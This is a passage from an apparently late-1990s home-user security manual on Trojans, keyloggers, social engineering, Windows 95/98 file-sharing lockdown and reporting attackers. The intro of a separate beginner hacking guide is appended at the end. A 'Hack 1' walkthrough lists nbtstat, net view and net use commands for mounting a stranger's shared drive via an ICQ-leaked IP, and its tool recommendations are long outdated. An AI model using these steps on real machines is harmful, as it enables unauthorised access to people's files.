Though as itself is not a utility for hacking there are program files written by Un-named programmers for it. The more advance Trojans have the ability to notify the "hacker" via ICQ of whether or not you are online. Given that you are infected with a Trojan.

If you are not infected then ICQ can serve as a Utility to give away your IP address. Currently there are files/programs available on the net that allows you to "patch" ICQ so it reveals the IP numbers of anyone on the "hackers" list. There are also files that allow you add users in ICQ without their authorization or notification. For demonstration purposes let's see how a hack would go if a hacker with the above mentioned utilities were to attempt to hack into a users machine.

## <u>Hack 1:</u>

Objective: Obtain entry to the users machine.

- Step1: Obtain user's ICQ #
- Step2: Add User to ICQ list
- Step3: Use Get Info on user
- Step4: Record User's IP address
- Step5: Start a dos prompt
- Step6: nbtstat –A <ipaddress>
- Step7: Look for hex code <20>
- Step8: (Assuming a hex of <20> is there) net view \\ip\_address.
- Step9: See what shares are available we'll say "C" is being shared.
- Step10: net use x: \\ip\_address\c

Access to the user's machine has been achieved.

In the above scenario our "potential hacker" used the patch programs available for ICQ to gain the IP address of the "victim" and then launch his assault.

With the realization of how an "individual" can gain access to your machine let's move on to Chapter 6. We will discuss what's at risk once your computer has been compromised.

Chapter

# ACCESS GRANTED

Quite often I hear comments like "so what if they hack into my system there's nothing on my system of interest." I can't tell you how more wrong you can be. The only thing I can think of when I hear someone say that is that person is not aware of just what type of information they have access to.

I'll show you exactly what type of information a "hacker" has access to once your system has been broken into. Try to remember this is not meant to scare you, it is meant to inform you. Keep in mind you are reading this manual to gain a better understanding of how to protect your-self.

## Bank Account Information

I'm sure if you're like most people you have web banking of some kind. You probably pay your bills online via your banks website. Most banks require you to use 128bit encryption browsers to do your banking online. This form of banking online does encrypt your information and protect it from otherwise prying eyes of the world that may wish to gain access to such vital information.

This should further illustrate how powerful the encryption method is:

- 40-bit encryption, means there are 2<sup>40</sup> possible keys that could fit into the lock that holds your account information. That means there are many billions (a 1 followed by 12 zeroes) of possible keys.
- 128-bit encryption, means there are 2<sup>88</sup> (a three followed by 26 zeroes) times as many key combinations than there are for 40-bit encryption. That means a computer would require exponentially more processing power than for 40-bit encryption to find the correct key.

That's a very powerful method of encrypting data sent from your machine to the banks machine. Unfortunately it's useless to you once your computer has been compromised.

#### Question: How?

One of the features of a "Trojan" is a key logger. The principle behind this is all keystrokes pressed will be recorded and sent back to the "hacker."


What sort of information do you enter when you are banking online?

Most banks have a login screen of some kind, where you type in your username and password. Here's where it gets interesting.

This means that once you type your login and password for your online bank account the "hacker" now has access to that.

You're probably asking yourself well "How do they know what bank I'm with?"

This information is easily achieved by doing what is called a screen shot. This gives the "hacker" a picture of your desktop and all windows currently open at the time. The screen shot would look like this.



From that screen shot they can tell what site you are at (in which case it would be your bank). From there it's just a matter of logging into your bank account and doing whatever they want.

As you can see although you are on a secure web site, it still doesn't protect your information once your computer is compromised.

Perhaps there are some of you who do not use online banking. Perhaps you use another program for managing your finances. There is a variety of programs out there available for financial purposes.

Problem is that once a "hacker" has access to your system, they have access to those files. They can copy the files from your computer to theirs and browse through them at their leisure.

## <u>Email</u>

Simply put all emails sent to you are accessible to a "hacker" once your system has been compromised. They can read them and possibly check your mail before you do.

#### Pictures

If you have pictures of yourself or family members on your system, they are also available to the "hacker." I don't think I need to explain the danger here. Not only has the individual compromised your computer system, they also know what you look like.

#### <u>Resume</u>

This may not sound like a priority file for a "hacker" but stay with me for a second. How many of you have resumes typed up on your computers? I'm sure a lot of you do. If a "hacker" were to download your resume they now have access to:

Name: Address: Phone: Workplace:

Add to that the above and let's take a look at what they know.

- Email address of friends, family, associates.
- Your home address.
- Phone Number
- What you look like
- Where you work (And have worked)
- Bank Account (including how much money you have)

It doesn't stop there either. Those are just a few of the things that can happen when your system is compromised. This is no science fiction these are real life possibilities. The extent of that information was gathered just from files on your system. Take into consideration the following.

#### SURVELLANCE VIA INTERNET CONNECTION

Make no mistake this is very real. Depending on how much you read and how much you know about Trojans you are probably aware of what I am talking about.

If you are not aware, then I am referring to the ability to effectively turn your computer into an audio/video survellance unit without you knowing.

#### Question: How?

Answer: How many of you have Webcams? How many of you have Microphones?

Not all Trojans have the ability to access your Web Cam and Microphone. The ones that do, have the ability to turn your computer into a video/audio survellance camera.

The Trojan records the sounds in a room via your microphone and then sends the file back to the "hacker." The hacker then plays the file back and can hear any sounds recorded in the room. Add to that since the recording is a file they can play it back whenever they want to who ever they want.

By the same method they access your Web Cam effectively getting both a video and audio feed from your house of what is currently going on in that room.

That sounds crazy, but I can assure you it is not. I don't think I need to tell you what type of security hazard this represents to you and your family.

By now you are probably worried/scared of the possible vulnerabilities of your computer. Don't be. In Chapter 7 we will discuss methods to protect yourself from these individuals.



# HOW TO PROTECT YOURSELF

There is a saying that goes "Prevention is better than cure." After reading this manual hopefully you are looking for ways to protect your privacy. Take it back from those who may invade it.

The individuals who are responsible for these attacks will always prey off those who do not take an interest in defending their privacy.

"Give a man a fish and he'll eat for the day. Teach a man how to fish and he'll never starve."

By showing you steps and procedures you can use to protect your system from being hacked, you'll quickly regain your sense of security.

## **FIREWALLS**

A firewall in layman terms is essentially a program which filters network data to decide whether or not to forward them to their destination or to deny it.

These programs will generally protect you from inbound "net attacks." This means unauthorized network request from foreign computers will be blocked.

I cannot stress how important it is in this day and age to have a firewall of some kind installed and "running" on your computer.

I personally recommend that you use one of the following or both if you can.

#### Black I ce Defender

This is a very user-friendly comprehensive firewall program. I highly recommend it to both advance and novice users. It has a simple graphical interface that is easy to understand and pleasing to the eye.

It detects your attacker, stops their attack and or scan and gives you as much information available on the "attacker."

You can download Black Ice Defender at:

http://www.networkice.com

#### Lockdown 2000

I also recommend Lockdown 2000 as a security measure. Lockdown2000 has a very nice graphical interface to it also and is user friendly. It does the same thing Black Ice Defender does but also runs scans on your system for Trojans. It monitors your registry and system files for changes that occur. Then gives you the option of either undoing all the changes or allowing it.

You can obtain a copy of Lockdown2000 from:

http://www.lockdown2000.com

I find using both firewalls in conjunction with each other works quite well. As they both compensate for the short-comings of the other.

### Anti Virus Software

This is also another piece of software you should by all means have on your system. We all know it's a necessity however we are all guilty of not using them.

There are numerous anti-virus software out there. Norton Antivirus and Mcafee are two of the more common ones. They are all good and do their job.

You can find each of these programs at:

http://www.norton.com

http://www.mcafee.com

I personally recommend using 1 virus scanner and both firewalls. The reason is I find Black Ice Defender blocks incoming attacks and any system changes that occur on your system Lockdown catches.

#### TIPS & TRICKS

I feel it necessary for you to pay particular attention to this section. The above programs will function and do their job, but that's only half the battle.

There are certain precautions you need to take as a user to ensure your system remains a "fortress."

## <u>Tip #1:</u>

For Dial Up users: If you are a dial up user then you use a modem either internal or external kind to get online. If you have an external modem then this tip is easy. If you look at the modem you'll see lights on the front of it.

When you're doing anything on the net you'll notice lights blinking that indicate that you are Sending Data, and Receiving Data. Depending on how often the lights blink and how fast they blink gives a rough idea of how much activity is going on between your computer and the net.

Here's where a little perception comes into play. If you are connected to the internet, and are just sitting by your system doing absolutely nothing, those lights have no business to be blinking rapidly. They will flash periodically indicating it's checking it's connectivity, however there should be no heavy data transfer of any kind if you are not doing anything on the net.

For Example: If you have your email program open and you are just sitting there reading your mail, you may notice that every 15 sometimes 20 mins that the lights will blink back and forth

indicating it's sending and receiving data. This is normal because chances are you have your email program configured to check your mail every 20 mins.

If by chance you notice the lights on your modem is blinking consistently for let's say a period of 2mins non stop be extremely suspicious.

If you have an internal modem, you will not be able to see the lights on your modem, instead you can rely on the two tv looking icons at the bottom right corner of your screen near the clock. They will look something like this.



Any data being sent and received will be noticed by the blinking of the lights rapidly.

If you are on cable or dsl, the same applies. There should never be any form of heavy data transfer of any kind from your system to anything unless you are authorizing it. Some examples of activity that can justify heavy data transfer are as follows:

- Legitimate Programs running that may need to access the net occasionally. (ie, Email programs)
- If you are running an FTP server where people purposely log into your machine to download files you have given them access to.
- If you are downloading files off the internet

Things of that nature will generate a lot of data transfer.


Allow me to take this opportunity to explain to you another "Tool" you should be aware of. Let's assume you realize that there is a lot of data being sent and received from your machine and you're not even sitting at it.

How do you know what's going on?

Let's do a short exercise.

- Click Start
- Go to Run (Click Run)
- Type Command
- Click OK

Again you should get a screen that looks like this.



Once you have this screen type the following:

#### • Netstat –a

This command will give you a listing of everything your computer is communicating with online currently.

The list you get will look something like this:

Active Connections

Protocol	Local Address	Foreign Address	State
ТСР	COMP: 0000	10.0.0.1 : 0000	ESTABLISHED
ТСР	COMP: 2020	10.0.0.5 : 1010	ESTABLISHED
ТСР	COMP: 9090	10.0.0.3 : 1918	ESTABLISHED

You'll see a variety of listings like the above. It will give you the Protocal being used, the local address (your computer) and what port on your computer the "Foreign Address" is being connected to and the (State) of which the (Foreign Address) is. For example if it is (Established) then that means whatever the foreign address says is currently connected to your machine.

There is software available that will show you this information without typing all those commands.

The name of the software is called Xnetstat, you can obtain a copy of it from here:

http://www.arez.com/fs/xns/

If for whatever reason you believe you are sending and receiving a lot of data then it is wise to do a netstat –a to see what is connected to your computer and at what ports.

## Protecting Shared Resources

For those of you who have internal networks between two computers probably have a shared resource of some kind. Earlier in this manual I showed you how to find what is being shared. Let's have a look at how to protect those shared resources.

- Click Start
- Scroll up to Programs
- Go to Windows Explorer (Click on it)

Once you have done this you should see a window that comes up with a bunch of folders listed on the left and more folders listed on the right.

Scroll through the listing and look for whatever shared files you have. For a refresher the folder will look like this.



Once you have found those folders you must now protect them.

- Click on The folder (once) so it is highlighted
- Use the right mouse button, (the one closest to your pinky finger) and click on the folder.

You will get a menu:

<b>Explore</b> Open Find Play in Winamp Enqueue in Winamp
S <u>h</u> aring
Appearance
Send <u>T</u> o
Cu <u>t</u> <u>C</u> opy
Create <u>S</u> hortcut <u>D</u> elete Rena <u>m</u> e
P <u>r</u> operties

Your menu may look different than mine, but what you're looking for is the word "sharing."

When you click on Sharing you will see another window that looks like the following.

val Properties ? 🗙
General Sharing
Already shared via C:\ O Not Shared
Shared As:
Share <u>N</u> ame: VAL
<u>C</u> omment:
Access Type:
<u>B</u> ead-Only
C Eul
C Depends on Password
Passwords:
Read-Only Password:
Fuji Access Password:
OK Cancel Apply

This is where you can either share this folder or turn it off. If you wish to turn off the sharing you would select (Not Shared).

val Properties ? 🗙
General Sharing
Already shared via C:\
O Not Shared
Shared As
Share <u>N</u> ame: VAL
<u>C</u> omment:
Access Type:
<u> </u>
© Euli
O Depends on Password
Passwords:
Read-Only Password:
Full Access Password:
OK Cancel Apply

If you must share a folder then follows these steps. This will make the folder read only. That means no one can delete anything from those folders if they were to break into your system using a "Netbios" attack.

val Prope	ties			? ×
General	Sharing			
Alread	, y shared via	i C:\		
🔘 N <u>o</u>	t Shared			
<b>⊙</b> <u>S</u> h	ared As:			
Sh	are <u>N</u> ame:	VAL		
<u>C</u> o	mment:			
Acce:	ss Туре: —			
•	<u>R</u> ead-Only	$\leftarrow$		
	<u>F</u> ull	-		
	<u>D</u> epends o	on Password		
Passv	vords: ——			
R <u>e</u>	ad-Only Pa	ssword:		
Fu	Access Pa	assword:		
		OK	Cancel	Apply

val Properties ? 🗙
General Sharing
Already shared via C:\
O Not Shared
Shared As
Share <u>N</u> ame: VAL
Comment:
Access Type:
O <u>E</u> ull
Depends on Password
Passwords:
Read-Only Password:
Full Access Password:
OK Cancel Apply

The next step is to password protect the directory.

Once you type in the password click (OK) and you're done.

My personal suggestion is to set any directory you are sharing to (Read Only) and password protect it. This is only if you must share resources.

## Disabling File and Printer Sharing

For those of you who do not have a home network going you should disable file and printer sharing. There's no reason to have this feature turned on. Do the following steps to disable it.

(You will require your windows 95/98 CD for this)

- Click on Start
- Scroll up to Settings
- Click on Control Panel

This will bring you into your Control Panel. You will see a variety of icons the one you are looking for will be the icon that says (Network) and it looks like this.



Once you have found the icon double click on it. You will then receive a screen that looks like this.

Network ? ×
Configuration   Identification   Access Control
The following network components are installed:
Client for Microsoft Networks
B Dial-Up Adapter
•
Add Remove Properties
Primary Network Logon:
Client for Microsoft Networks
<u>F</u> ile and Print Sharing
Description
OK Cancel

To turn off the file and printer sharing you will need to click on the button that says (File and Print Sharing).

Network
Configuration Identification Access Control
The following <u>n</u> etwork components are installed:
Client for Microsoft Networks
Dial-Up Adapter
<b>.</b>
Add Figmove Properties
Primary Network Logon:
Client for Microsoft Networks
Eile and Print Sharing
Description
OK Cancel

After clicking on that a box will open:



Uncheck both of these then click okay.

You must then click (OK) again and this will return you to the Control Panel.

At this point will be prompted for you Windows CD. Simply insert it and click OK.

Sometimes you will receive a message that says

"The file being copied is older than the existing file ...etc.etc. Do you wish to keep your existing file?"

You should click NO.

When the process is completely done your system will ask you if you wish to reboot. Click on Yes. Once your system has rebooted you can come back to the Network Screen and check to make sure the "File and Print Sharing" has been disabled.

Software wise up until this point we have talked about how to protect your system. I'd like to discuss the process involved for if you system is infected.

## OH NO! MY SYSTEM'S INFECTED

Hope-fully this is not the case for the majority of you, but I know there will be a few people who are going to be infected. The only way you are really going to know if you are infected is diagnosing your computer properly.

I recommend getting Lockdown 2000 for this. Install it on your system and run a full system scan on your machine. (Consult the documentation for Lockdown 2000)

After running Lockdown 2000, run your anti virus scanner just in case Lockdown missed anything. You may ask yourself why I suggest such redundancy? Computers are built on the principle of redundancy. One program will always compensate for the short-comings of the other.

This should reveal most if not all Trojans currently residing on your machine. Until you are absolutely sure about not possessing any Trojans on your machine I suggest being alert of the happenings on your computer.

- 1. Watch the transmit and receive lights on the modem like we discussed.
- 2. Run the firewall programs I suggested to block out intruders.
- 3. Monitor your system for unusual happenings (CD Rom opening for no reason)
- 4. Use the Netstat command to see what ports are being used if you get suspicious.

The ultimate goal is not to be paranoid about the use of your computer. It's about being smart about how you use your computer.

Chapter

# EVERY SYSTEMS GREATEST FLAW

To every computer system there is always this one system flaw. It does not matter how powerful a system you have, how many different firewall programs you run or how many virus scanners you have. In the end you are your systems worst enemy.

All "hackers" know this, make no mistake about that. Thankfully not very many have the stamina necessary for a form of hacking called "Social Engineering."

Social Engineering: This is a term used among "hackers" for techniques that rely on weaknesses in people rather than software; the goal is to trick people into revealing passwords or other information that compromises an individual system's security.

This is a lot easier said than done, but it can be done. Most telemarketing scams that rob people of money are forms of "social engineering." Most of these scams occur due to the individuals impersonating credit card companies and or investment firms. Those socially engineered attacks are focused on getting you to give them your money, bottom line.

Transverse that process into a tech industry where a lot of people are not as computer knowledgeable and you have the "wolf in sheeps clothing!

Some of the most common forms of social engineering focused on any particular user is to phone up a "mark/victim" who has the required information, and posing as a field service tech or a fellow employee with an urgent access problem. This type of attack happens primarily more in business scenes.

Social engineering directed to a business setting usually occur as a phone scam. The scam boils down to how believable the "hacker" sounds on the phone. They pit their knowledge and wits against another human. This technique is used for a lot of things, such as gaining passwords and basic information on a system or organization. Be it known that it's not the only type of "social engineering" that is used.

These same principles are applied when it comes to your personal computer. Chat lines make people highly susceptible to such social mayhem.

### CHATLINE EXAMPLE

On a chat line a person isn't evaluated by how they appear. They become as believable as their ability to write and express themselves.

On a Chat Line your perception and intuition is all you have to rely on. The person on the other end of the keyboard can be nothing as they describe themselves. The same goes for E-Mail or any form of communication without visual recognition.

You read what they send/say to you and your own imagination is what fills in the blanks. This person may sound romantic, funny and down to earth. There is a trust value that is built up and depending on how long you've been on the Internet, this initial base of trust is formed very quickly. At this point after the ice has been broken so to speak the "hacker" may ask if you wish to see his/her picture. This is the turning point of your conversation. Most people would reply sure and then receive the picture from the "hacker."

This is where the situation gets interesting. The "hacker" in question has the window of opportunity to either attempt to send you a real picture or a Trojan.

If the "hacker" sends you a legitimate picture, then that helps to build trust between them and you. If they go for the strike right of the bat then they risk exposing themselves. In either case their goal has been accomplished which is to get you to accept the file from them.

By gaining your trust and getting you as a user to drop your guard you've compromised your systems security.

Given it takes a certain level of finesse and grace to accomplish this type of attack. It requires the "hacker" to be socially adept, quick witted and very confident. Not usually the characteristics of the stereotypical "hacker" definition.

To protect yourself on this level you must become aware of the "game." The truth is that this is all a game to "hackers." Hackers treasure their anonymity to win against them the trick is to reverse the situation. Get them to expose themselves and their intent.

Let's take a real life situation that you may encounter.

For simplicity sake we'll say you have encountered a "potential hacker" on a chat line. The person seems charming, funny even normal by every sense of the word. The conversation becomes a little personal at some point and while not giving him your life story you share some fairly confidential information with this person.

The conversation heats up and turns to the point of a possible picture trade. The "potential hacker" wishes to trade pictures with you. You tell him/her you don't have a picture and their

remark is something to the effect of "well would you like to see my picture anyway?" So you agree for him/her to send you their picture.

Upon receiving their picture you notice the file is called:

• John.exe or susan.exe

(Recalling what you've read in this manual you know that their picture should never be in this format. So you don't double click on it)

This is where your awareness and intuition kicks in. You have two options.

- A) Confront the "potential hacker" about the file type.
- B) Play up to the game and see if you can catch this person by making them expose themselves.

If you confront the person perhaps you'll receive explanations like "it's a self extracting picture." At which point you can tell them they are lying. You will probably scare off the "potential hacker" by being that direct with them. They will more than likely log offline very quickly. If you play up to the game you have the chance to maybe catch them, or at least find out who they are.

## IRC EXAMPLE

IRC is a hunting ground for "hackers." It doesn't take much skill or much know-how, to infect an individuals computer on IRC. Some of the most common tactics is to assume the identity of a girl and going to channels where pictures are commonly exchanged. Channels such as "adults 30+" or "adult-chat." Hackers know that hacking is 60% psychological warfare 40% computer knowledge.

One of the most popular methods of sending a person a Trojan on IRC is to automatically send you the file when you join a channel. The reason goes as such that some people have a feature turned on in their IRC programs that automatically accepts incoming file transfers.

(Consult your IRC program documentation)

When you join the channel, you automatically accept the file. If you are aware of the file you might see it is called something like **tiffany.jpg.exe.** Out of sheer curiosity some people will open the file to see what it is, especially those who are not aware of the potential dangers of such files. The result is (MISSION ACCOMPLISHED).

As you can clearly see "hackers" are quite adept at the art of subterfuge. They are smart, cunning and do not discriminate against who's computer they will attempt to gain access too. They will attack whoever falls prey to whatever trap they layout. IRC remains one of the primary sources of victims for "kiddie hackers."

The recipe for protect yourself requires you to be alert, suspicious and a little paranoia helps. Face it everyone is paranoid about something or the other. In the next chapter we'll discuss how to go about reporting "hackers."

Chapter

# HOW TO REPORT HACKERS

Stopping hackers can be very difficult sometimes seemingly impossible. I believe however if you use the right types of programs combined with self-education on how hackers think, you can make your computer much safer.

Reporting hackers can sometimes be a little bit tricky. A lot of users never report hack attempts. Simply because they just don't care or believe that the "hacker" knows he can't get into their system. There is also the reason that users just don't know what steps to take once they realize their system is being attacked.

Once your system is connected to the Internet, some form of system attack will eventually hit your computer. Most of the times these attacks will be completely random. While not every single attack ever made should be reported, repetitious attacks should. Repeated attacks from the same person/IP address should always be reported. This is a clear indication that someone is trying to gain access to your computer.

If you are using Black Ice Defender and or Lockdown 2000, you will be able to see the IP address of the person attempting to break into your system.

What do you do now that you know that someone is attempting to hack into your computer?

Before you can do anything you will require some utilities. I recommend getting the following program.

• NetLab

Netlab has a variety of utilities combined into one easy to use application.

You can obtain a copy of Netlab from:

http://www.filedudes.lvdi.net/win95/dns/netlab95.html

After obtaining a copy of NetLab and installing it you'll be ready. I find the best procedure for this is to begin by identifying how many times this "individual" has attempted to hack into your system, and at what times.


(Consult your firewall program documentation for instructions on where to locate the number of attacks originating from an IP address.)

Once you have identified how many times the person has attempted to gain access and at what time the most recent attack was, it is a wise idea to check if they actually got through.

To check what is currently connected to your computer, do the following:

- Write down the IP address you were given by Black Ice and or Lockdown 2000
- Click Start
- Go to Run
- Type in **Command** and hit Enter

This will bring you to your DOS prompt again.



Type the following at the DOS prompt.

• Netstat

This will give you a listing of all active connections to your computer and it will look something like this.

Active Connections

Protocol	Local Address	Foreign Address	State
ТСР	COMP: 0000	10.0.0.1 : 0000	ESTABLISHED
ТСР	COMP: 2020	10.0.0.5 : 1010	ESTABLISHED
ТСР	COMP: 9090	10.0.0.3 : 1918	ESTABLISHED

Your information will have different numbers. I used the IP address 10.0.0.x for demonstration purposes only.

If your attacker is connected to your computer, you will see his IP address in this listing. Compare this listing to the IP address you have written down.

In the table above you will see numbers after a (:)

For example: COMP: 2020

The 2020 represents the port number that the Foreign computer is connected to on your computer.

Using our example let's take a look at the second row. This shows us that someone is connected to our computer on port (2020) from the IP address 10.0.0.5.

Once you have assessed that the "hacker" was unsuccessful in his attempts to hack into your computer, you can proceed to gather information to report the attack.

Start	up	NetLab	)
-------	----	--------	---

🛃 NetLab 1.4			
Finger Whols Time Qu	ote Ping Trace DNS	Scanner Info Options About	
Remote host:		nt <u>S</u> ave Output	
www.ionsys.com		g Cancel Copy	
Delete Host Don't fragment			
Number of pings 5	Base packet size 48 👱	Timeout 5 🚊	
Delay 500 🛨	5 out, 5 in, 0% loss; Time (max	:/avg/min): 13/7/3	
# IP address	Host name	Packet round trip time	
1 206.49.34.2 2 206.49.34.2		6 ms 9 ms	
2 206.49.34.2 3 206.49.34.2		13 ms	
4 206.49.34.2		5 ms	
5 206.49.34.2		3 ms	
		Help Quit	

• Type in the IP Address in the indicated area below

🛃 NetLab 1.4				_ 🗆 🗵
Finger   Whols   Time   Qu	ote Ping Trace	DNS Scanner	Info Option	s About
Remote host: www.ionsys.com	-	<u>P</u> rint	<u>S</u> ave Output	Сору
Delete Host	ve IP address	Pi <u>n</u> g	Cancel	
Number of pings 5 👱	Base packet size	48 📑 Tin	neout 5 📑	
Delay 500 🛨	5 out, 5 in, 0% loss;	The (max/avg/mir	n): 13/7/3	
# IP address	Host name		Packet round tri	p time
1 206.49.34.2			6 ms	
2 206.49.34.2 3 206.49.34.2			9 ms	
			13 ms	
4 206.49.34.2 5 206.49.34.2			5 ms	
5 206.49.34.2			3 ms	
			Help	Quit

• After typing in the IP Address Click on **Ping** indicated below

🔯 NetLab 1.4		
Finger Whols Time Qu	note Ping Trace DNS S	canner   Info   Options   About
Remote host:	<u>Print</u>	
Delete Host I	ve IP address	Cancel
Number of pings 5 🚊	Base packet size 48 📑	Timeout 5 🛫
Delay 500 🚊	5 out, 5 in, 0% loss; The (max/	vg/min): 13/7/3
#         IP address           1         206.49.34.2           2         206.49.34.2           3         206.49.34.2	Host name	Packet round trip time 6 ms 9 ms 13 ms
4 206.49.34.2 5 206.49.34.2	CLICK	HERE
		Help Quit

At this point you will see one of two results. You will see a response indicating either the person is online or you will see no response indicating they are offline. We do this to check if the person is still connected.

🕺 NetLab 1.4 📃 🖂 🔀			
Finger Whols Time Quote Ping Trace DNS Scanner Info Options About			
Remote host: <u>P</u> rint <u>S</u> ave Output			
127.0.0.1  Ping Cancel			
Delete Host Don't fragment			
Number of pings 5 📑 Base packet size 48 📑 Timeout 5 🚍			
Delay 500 📑 29 out, 29 in, 0% loss; Time (max/avg/min): 1/0/0			
# IP address Host ame Packet round trip time			
21 127.0.0.1 1 ms 22 127.0.0.1 0 ms			
23 127.0.0.1 1 ms 24 127.0.0.1			
25 127.0.0.1 Oms			
26 127.0.0.1 1 ms 27 127.0.0.1 1 ms			
28 127.0.0.1 0 ms 29 127.0.0.1 1 ms —			
Help Quit			

- 1: This is the IP address that you are pinging
- 2: The time it takes to ping the address.

The next step is to check who the IP address belongs to. You can do this by using <u>whois.arin.net</u> on the person's IP address.

Finger Whols Time Quote Ping Trace DNS	Scanner Info Options About
Query string:	Print Save Output
Whols server: whois.arin.net	▼ <u>W</u> hols <u>Cancel Call</u>
Copy Delete Server Status:	A
	-
	Help Quit

Once you've typed in the IP address in **Query String** Click on the **Whois** button. You will then see who the IP address belongs to.

This will reveal who the "hackers" internet service provider is. This is very important, if you can figure out where your attacker is coming from you can forward the appropriate information to the right people. Let's recap our procedure in a step-by-step format.

- A) Drop to the DOS prompt
- B) Run netstat to check if they got through
- C) Start Netlab and do a Ping Test to check if they are still connected
- D) Do a Whois (Using the whois.arin.net) lookup

Once you've done the steps above you will need to send the information to your ISP and the attacker's ISP. The goal is to give them as much information as you can about the attacker. Both firewall programs (Black Ice Defender) and (Lockdown 2000) create log files of each attack. Copy the information along with your own test and include the times of each attack into an email and send it to your ISP provider. Send a copy of that email to your attacker's ISP provider also.

(Note: You may need to call the attackers ISP provider in order to get the right Email Address. If the call will involve long distance charges send the message to support@thehackersisp.com)

All ISP providers have an Abuse department. They are responsible for dealing with such issues. If you send the email to the support department of the "hackers" ISP they will forward it to the correct division.

It is your responsibility to report any attacks being made against your computer. I encourage you to take an active part in reporting repeated attacks from the same IP address against your computer, as these are clear indications of someone targeting you.

It may be that you have something they are interested in, or perhaps your system has been compromised prior to your realization, and with the installation of the firewall program you are now blocking their attacks. Whatever the reason now that you are aware your goal is to protect your privacy.

# Chapter

# FINAL WORDS

Congratulations! You've made it to the end of the manual. That's probably not an accomplishment for books of the same length. But this manual is different. You can always make reference back to this manual whenever you have questions. It's like a manual and course in one. Learning the system loop holes and tricks that "hackers" use is only half the process. Protecting your privacy is 90% up to you, the rest can be handled by software.

You have the means and ability to protect yourself. By reading this manual alone you have proven that. You may think to yourself that you're out gunned on the Internet, don't. We all have to start learning from somewhere. Even hackers and so called "hackers" had to start learning somewhere. No one was born with the knowledge of how a computer works.

The Internet is a tool by which many of these "hackers" educate themselves. You can do the same. It remains the most powerful tool for information and development there is.

More and more businesses and services are migrating to the online world. You can either, sit back and watch it go, or jump on the bandwagon and ride it out. It's all up to you.

Exercise caution when dealing with people online, but don't be too paranoid. Enjoy the power of the Internet it can be a great asset to you or your business. The online population is growing exponentially. With the recent growth of dedicated access your computer is connected to the Internet 24hrs a day. High speed access gives you the opportunity to download files at lightning fast rates. It's a long way from the old dial up BBS's. As technology increases so must your awareness.

Realistically most of us don't care about the inner workings of the Internet. Perhaps we have a sheer curiosity of what happens behind the scenes, but none of us really believes it makes a lot of difference to us to know that information. We primarily care about getting our daily activities done and enjoying the power of the Internet. We want to be able to Log online talk to our friends and family and use the Internet as tool for our benefit.

The Internet connects you to the world where if a friends from Australia wishes to talk to you live one on one they can flip on their webcams turn on their mics and have a video conference. It's a cut above a phone call for a fraction of the price. Don't let "hackers" turn future advancements into unwanted nightmares.

You as a user can prevent this by being careful. Take the extra necessary steps to protect yourself. When compared to the benefits you can have it definitely is worth an extra 1hr-2hrs of your time.

Don't stop learning, read all you can. Why not? You've got the world at your fingertips and information at every turn. But most importantly when all is said and done, take back your privacy from those who may seek to compromise it.

With Great Respect

# S&C Enterprises Consultation Group

## HACKING INTO COMPUTER SYSTEMS

### A Beginners Guide

Guides of the Beginner's Series:

III So you want to be a harmless hacker?

!!! Hacking Windows 95!

!!! Hacking into Windows 95 (and a little bit of NT lore)!

!!! Hacking from Windows 3.x, 95 and NT

!!! How to Get a \*Good\* Shell Account, Part 1

!!! How to Get a \*Good\* Shell Account, Part 2

!!! How to use the Web to look up information on hacking.

!!! Computer hacking. Where did it begin and how did it grow?

GUIDE TO (mostly) HARMLESS HACKING

Beginners' Series #1

So you want to be a harmless hacker? ! "You mean you can hack without breaking the law?"

That was the voice of a high school freshman. He had me on the phone because his father had just taken away his computer. His offense? Cracking into my Internet account. The boy had hoped to impress me with! how "kewl" he was. But before I realized he had gotten in, a sysadmin at my ISP had spotted the kid's harmless explorations and had alerted the parents. Now the boy wanted my help in getting back on line.

I told the kid that I sympathized with his father. What if the sysadmin and I had been major grouches? This kid could have wound up in! juvenile detention. Now I don't agree with putting harmless hackers in! jail, and I would never have testified against him. But that's what some people do to folks who go snooping in other people's computer accounts -- even when the culprit does no harm. This boy needs to learn how to keep out of trouble!

Hacking is the most exhilarating game on the planet. But it stops being fun when you end up in a cell with a roommate named "Spike." But hacking doesn't have to mean breaking laws. In this series of Guides we teach safe hacking so that you don't have to keep looking back over your shoulders for narcs and cops.

What we're talking about is hacking as a healthy recreation, and as a free education that can qualify you to get a high paying job. In fact, many network systems administrators, computer scientists and computer security experts first learned their professions, not in some college program, but from the hacker culture. And you may be surprised to discover that ultimately the Internet is safeguarded not by law enforcement agencies, not by giant corporations, but by a worldwide network of, yes, hackers.

You, too, can become one of us.

And -- hacking can be surprisingly easy. Heck, if I can do it, anyone can!

Regardless of why you want to be a hacker, it is definitely a way to have fun, impress your friends, and get dates. If you are a female hacker you become totally irresistible to men. Take my word for it!;^D

These Guides to (mostly) Harmless Hacking can be your gateway into this world. After reading just a few of these Guides you will be able to pull off stunts that will be legal, phun, and will impress the heck out of your friends.

These Guides can equip you to become one of the vigilantes that keeps the Internet from being destroyed by bad guys. Especially spammers. Heh, heh, heh. You can also learn how to keep the bad guys from messing with your Internet account, email, and personal computer. You'll learn not to be frightened by silly hoaxes that pranksters use to keep the average Internet user in a tizzy.

If you hang in with us through a year or so, you can learn enough and meet the people on our email list and IRC channel who can help you to become truly elite.

